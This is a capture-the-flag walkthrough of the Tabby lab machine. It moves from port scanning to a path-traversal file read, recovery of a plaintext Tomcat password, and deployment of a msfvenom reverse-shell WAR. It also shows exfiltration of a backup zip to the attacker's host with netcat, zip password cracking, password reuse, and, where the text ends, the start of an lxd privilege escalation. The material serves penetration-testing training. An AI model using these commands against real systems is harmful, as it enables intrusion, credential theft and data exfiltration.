Nmap
Not shown: 65266 filtered tcp ports (no-response), 266 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80 TCP

Directory fuzzing [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 253
ffuf -u "http://megahosting.htb/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -mc all -fc 404,403 -ic -e .bak,.db,.config,.txt,.backup,.php,.html,.htm,.tar,.zip,.js,.env,.proto,.jpeg,.png,.jpg,.asp -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://megahosting.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : .bak .db .config .txt .backup .php .html .htm .tar .zip .js .env .proto .jpeg .png .jpg .asp
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404,403
________________________________________________

index.php               [Status: 200, Size: 14175, Words: 2135, Lines: 374, Duration: 405ms]
news.php                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2533ms]
logo.png                [Status: 200, Size: 2894, Words: 12, Lines: 17, Duration: 353ms]
                        [Status: 200, Size: 14175, Words: 2135, Lines: 374, Duration: 1404ms]
files                   [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 2160ms]
assets                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 393ms]
:: Progress: [8359/3969846] :: Job [1/1] :: 105 req/sec :: Duration: [0:03:08] :: Errors: 12 ::^[WARN] Caught keyboard interrupt (Ctrl-C)
Most of the links on the site are dead but we found this:
http://megahosting.htb/news.php?file=statement
Port 8080 Tomcat

That is totally worthless for now but at least it works. We can fuzz for directories and try to see if we can see anything
feroxbuster --url http://10.10.10.194:8080/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x py,html,config,conf,txt,php,dev,backup,bak,pcap,properties,jpg,png,jpeg,pdf,db,js -k -C 403

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.194:8080/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💢  Status Code Filters   │ [403]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.3.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💲  Extensions            │ [py, html, config, conf, txt, php, dev, backup, bak, pcap, properties, jpg, png, jpeg, pdf, db, js]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
200       29l      211w     1895c http://10.10.10.194:8080/index.html
302        0l        0w        0c http://10.10.10.194:8080/docs
302        0l        0w        0c http://10.10.10.194:8080/docs/images
200      236l     1328w    17482c http://10.10.10.194:8080/docs/index.html
200        0l        0w    10446c http://10.10.10.194:8080/docs/comments.html
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_10_10_10_194:8080_-1687804330.state ...
[>-------------------] - 2m     18944/11909430 1d      found:5       errors:575
[>-------------------] - 2m      8712/3969810 57/s    http://10.10.10.194:8080/
[>-------------------] - 2m      7668/3969810 60/s    http://10.10.10.194:8080/docs
[>-------------------] - 2m      7308/3969810 58/s    http://10.10.10.194:8080/docs/images
we try manager-gui or hostmanger with default creds no luck
we can try to identify LFI on http://megahosting.htb/news.php?file=statement and try to read the credentials.
We can use LFIHunt tool:
__    ________                   _
  / /   / __\_   \/\  /\_   _ _ __ | |_
 / /   / _\  / /\/ /_/ / | | | '_ \| __|
/ /___/ / /\/ /_/ __  /| |_| | | | | |_
\____/\/  \____/\/ /_/  \__,_|_| |_|\__|

    Creator: Chocapikk

Enter site URL to test: http://megahosting.htb/news.php?file=statement

Select a module to run:
1: PHPInputExploiter
2: PHPFilterChainGenerator
3: DataChecker
4: PHPFilterChecker
5: EnvironChecker
6: PHPPearCmdChecker
7: LFIChecker
8: Change URL
>>> 7
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2Fetc%2Fpasswd - Length: 1850, Status code: 200
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd - Length: 1850, Status code: 200
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd - Length: 1850, Status code: 200
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd - Length: 1850, Status code: 200
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd - Length: 1850, Status code: 200
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd - Length: 1850, Status code: 200
http://megahosting.htb/news.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fstatus - Length: 1320, Status code: 200
curl http://megahosting.htb/news.php\?file\=..%2F..%2F..%2F..%2Fetc%2Fpasswd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
We have LFI and according to The Tomcat page at the root of TCP 8080 says:

so we know that Users are defined in /etc/tomcat9/tomcat-users.xml.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>

Now we have the tomcat credentials, we can use them to login in hostmanager
Foothold
The tomcat user did have another permission, manager-script. This is to allow access to the text-based web service located at /manager/text. There’s a list of commands here.
I can test it out with list and it works:
curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/list

OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
Now that I have access to the manager (even if not through the GUI)
With access to Tomcat Manager, I can proceed with a malicious .war upload just like in Jerry, but here I’ll use the text-based manager application to deploy it. I’ll generate a payload with msfvenom to get a simple reverse shell:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.30 LPORT=4444 -f war -a x64 -o payload.war
then use curl to upload the payload
curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/deploy\?path\=/0x1111 --upload-file rev.10.10.14.30-4444.war

OK - Deployed application at context path [/0x1111]
we can do a shortcut to unzip the payload to get the raw .jsp payload
unzip rev.10.10.14.30-4444.war

Archive:  rev.10.10.14.30-4444.war
   creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: pwpuhykrq.jsp
then curl directly to the upload point and payload name
curl http://10.10.10.194:8080/0x1111/pwpuhykrq.jsp

nc -lnvp 4444

Listening on 0.0.0.0 4444
Connection received on 10.10.10.194 40156
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
I’ll upgrade to a PTY, with tab complete and arrow keys:
python3 -c 'import pty;pty.spawn("bash")'
tomcat@tabby:/var/lib/tomcat9$ ^Z
[1]+  Stopped                 nc -lnvp 443
root@kali# stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
tomcat to ash
In the web directory, /var/www/html, news.php (which contained the LFI vulnerability), is supposed to load files from the files directory.
In files, there’s statement, but also a backup file owned by ash:
total 28
-rw-r--r-- 1 ash  ash  8716 Jun 16 13:42 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Jun 16 20:13 archive
drwxr-xr-x 2 root root 4096 Jun 16 20:13 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16 11:25 statement
I copied 161612020_backup.zip it into /dev/shm and tried to unzip, but it needs a password.
I exfiled it back to my own machine, starting nc on my machine, and then running:
tomcat@tabby:/var/www/html/files$ md5sum 16162020_backup.zip
f0a0af346ad4495cfdb01bd5173b0a52  16162020_backup.zip
tomcat@tabby:/var/www/html/files$ cat 16162020_backup.zip | nc 10.10.14.30 443
To crack the password, I’ll use zip2john to create a hash:
zip2john 16162020_backup.zip > 16162020_backup.zip.john
16162020_backup.zip/var/www/html/assets/ is not encrypted!
ver 1.0 16162020_backup.zip/var/www/html/assets/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/favicon.ico PKZIP Encr: 2b chk, TS_chk, cmplen=338, decmplen=766, crc=282B6DE2
ver 1.0 16162020_backup.zip/var/www/html/files/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/index.php PKZIP Encr: 2b chk, TS_chk, cmplen=3255, decmplen=14793, crc=285CC4D6
ver 1.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/logo.png PKZIP Encr: 2b chk, TS_chk, cmplen=2906, decmplen=2894, crc=2F9F45F
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/news.php PKZIP Encr: 2b chk, TS_chk, cmplen=114, decmplen=123, crc=5C67F19E
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/Readme.txt PKZIP Encr: 2b chk, TS_chk, cmplen=805, decmplen=1574, crc=32DB9CE3
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
Then I can pass it to john with rockyou and it breaks instantly:
john 16162020_backup.zip.john --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:00 DONE (2020-06-22 21:21) 1.030g/s 10679Kp/s 10679Kc/s 10679KC/s adorovospessoal..adilizrar
Use the "--show" option to display all of the cracked passwords reliably
Session completed
I was a bit confused when looking through the archive. There wasn’t anything useful in it. Then it occurred to me that ash may have reused his password. I ran su, and it worked:
ash@tabby:~$ ls -la
total 28
drwxr-x--- 3 ash  ash  4096 Aug 19  2021 .
drwxr-xr-x 3 root root 4096 Aug 19  2021 ..
lrwxrwxrwx 1 root root    9 May 21  2020 .bash_history -> /dev/null
-rw-r----- 1 ash  ash   220 Feb 25  2020 .bash_logout
-rw-r----- 1 ash  ash  3771 Feb 25  2020 .bashrc
drwx------ 2 ash  ash  4096 Aug 19  2021 .cache
-rw-r----- 1 ash  ash   807 Feb 25  2020 .profile
-r-------- 1 ash  ash    33 Jun 26 17:01 user.txt
Root
The first command I run in basically every Linux shell is id. It not only shows not only who the shell is running as, but also that users groups:
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$
In this case, adm is interesting (it allows me to read log files), but I’m immediately drawn to lxd. This group was an unintentional (and eventually patched) path to root in both mischief and obscurity, but here is actually the intended path.
LXC Exploitation
The basic idea is that I can create a container and mount the root file system on Tabby into the container, where I then have full access to it.
There are currently no containers on the host:
ash@tabby:/tmp$ lxc list
+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+
I’ll need to bring a container to Tabby. I’ll grab the LXD Alpina Linux image builder by running git clone [path to repo] in my /opt directory. This tool creates an Alpine Linux container image.
I could do this with an OS flavor, but Alpine is nice because it’s really stripped down and small. I’ll go into that directory and run the builder:
root@kali:/opt/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.10.5-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub: OK
Verified OK
Selecting mirror http://dl-5.alpinelinux.org/alpine/v3.12/main
fetch http://dl-5.alpinelinux.org/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
(1/19) Installing musl (1.1.24-r9)
(2/19) Installing busybox (1.31.1-r19)
Executing busybox-1.31.1-r19.post-install
(3/19) Installing alpine-baselayout (3.2.0-r7)
Executing alpine-baselayout-3.2.0-r7.pre-install
Executing alpine-baselayout-3.2.0-r7.post-install
(4/19) Installing openrc (0.42.1-r10)
Executing openrc-0.42.1-r10.post-install
(5/19) Installing alpine-conf (3.9.0-r1)
(6/19) Installing libcrypto1.1 (1.1.1g-r0)
(7/19) Installing libssl1.1 (1.1.1g-r0)
(8/19) Installing ca-certificates-bundle (20191127-r4)
(9/19) Installing libtls-standalone (2.9.1-r1)
(10/19) Installing ssl_client (1.31.1-r19)
(11/19) Installing zlib (1.2.11-r3)
(12/19) Installing apk-tools (2.10.5-r1)
(13/19) Installing busybox-suid (1.31.1-r19)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.0-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages